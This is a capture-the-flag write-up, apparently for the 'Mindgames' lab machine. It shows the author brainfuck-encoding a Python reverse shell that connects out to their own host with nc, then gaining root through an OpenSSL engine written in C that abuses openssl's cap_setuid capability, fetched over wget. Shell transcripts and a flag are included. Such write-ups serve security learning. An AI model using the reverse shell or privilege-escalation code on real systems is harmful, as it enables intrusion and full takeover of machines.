

“So there is a space to run something,hmm!”.


Let's do some experiments with this:

Typing gibberish in it won't give any output.


So there is some alien thing written beneath Hello,world and Fibonacci.Don't scratch your head,let google do its job.

Just google whole alien thing .So, it is brainfuck script.

Let's decode it in decode.fr (one of the best online decoders).



And for Fibonacci :



So I interpreted it as simply python code (as evident from syntax) brainfuck encoded (although brainfuck is programming language in itself.)

So without delay let's first run these two brainfuck scripts at the website.

Try before you buy.

[illegible]

Run it!

Program Output:

Hello, World

Try before you buy.


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Run it!

Program Output:

1
1
2
3
5
8
13
21
34
55

→ Now let's try some self made brainfuck code:



Pasting this code in website we get:

Try before you buy.

```
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```

Run it!

Program Output:

Hello Masrt Sir

So, now our job is clear:

brainfuck encode a python reverse shell and upload it.

I used this reverse shell:

```
import os; os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i  
2>&1|nc 10.9.1.221 4444 >/tmp/f");
```


→ Now, as we have our shell, let's do what we do first:

Stabilize it and get our first flag

```
Listening on 0.0.0.0 4444
Connection received on 10.10.142.231 58162
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
mindgames@mindgames:~/webserver$ whoami
whoami
mindgames
mindgames@mindgames:~/webserver$ ls
ls
resources  server
mindgames@mindgames:~/webserver$ cd ..
cd ..
mindgames@mindgames:~$ ls
ls
user.txt  webserver
mindgames@mindgames:~$ cat user.txt
cat user.txt
thm{411f7d38247ff441ce4e134b459b6268}
mindgames@mindgames:~$ |
```

→ Privilege Escalation:

For privesc let's checkout the following standard methods:

1) **sudo -l** (finds command current user can run with root

Privilege)

Asked for password

2) **find / -perm -u=s -type f 2>/dev/null** (finds files with SUID bits)

Nothing fishy

3) crontab `cat /etc/crontab` (checking if there are some files/binaries running pre-scheduled)

Nothing fishy

4) `getcap -r / 2>/dev/null` checking for files with capabilities

So here we get an interesting thing

```
mindgames@mindgames:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep
mindgames@mindgames:~$
```

Openssl has empty capabilities.

For reference on privesc using empty capabilities

<https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities>

For reference creating an openssl engine to set the `userid=0` and execute `/bin/bash`:

<https://www.openssl.org/blog/blog/2015/10/08/engine-building-lesson-1-a-minimum-useless-engine/>

I wrote the following code using above references:

```
#include <stdio.h>
```

```
#include <openssl/engine.h>
```

```
static int bind(ENGINE *e, const char *id)
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
    return 0;
}
```

```
IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
```

I tried compiling it on the machine's shell but gcc was not installed.

So just compile it on local machine:

```
gcc -fPIC -o myssl.o -c myssl.c
```

```
gcc -shared -o myssl.so -lcrypto myssl.o
```

and upload it on the machine:

on local machine host a server using python in the directory .so file is saved

```
python3 -m http.server 8080
```

on attacking machine download it

wget http://<ip>:8080/mysql.so

make it executable(chmod +x mysql.so)

and execute it using :

openssl engine -t -c `pwd`/mysql.so

```
mindgames@mindgames:~$ wget http://10.9.1.221:8080/mysql.so
wget http://10.9.1.221:8080/mysql.so
--2021-06-27 12:49:10-- http://10.9.1.221:8080/mysql.so
Connecting to 10.9.1.221:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16272 (16K) [application/octet-stream]
Saving to: 'mysql.so'

mysql.so      0%[          ] 0 --.-KB/s
mysql.so      86%[=====>] 13.69K 50.1KB/s
mysql.so     100%[=====>] 15.89K 58.0KB/s
               in 0.3s

2021-06-27 12:49:11 (58.0 KB/s) - 'mysql.so' saved [16272/16272]

mindgames@mindgames:~$ chmod +x mysql.so
mindgames@mindgames:~$ whoami
mindgames
mindgames@mindgames:~$ openssl engine -t -c `pwd`/mysql.so
openssl engine -t -c `pwd`/mysql.so
root@mindgames:~$ whoami
root
root@mindgames:~$ |

jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rotme $ gcc -fPIC -o mysql.o -c mysql.c
mysql.c: In function 'bind':
mysql.c:7:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
7 |   setuid(0);
  |   ^~~~~~
mysql.c:8:2: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
8 |   setgid(0);
  |   ^~~~~~
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rotme $ gcc -shared -o mysql.so -lcrypto mysql.o
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rotme $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.142.231 - - [27/Jun/2021 18:19:10] "GET /mysql.so HTTP/1.1" 200 -
```

Do0o0NNNeee! We are root!Get root flag in /root directory.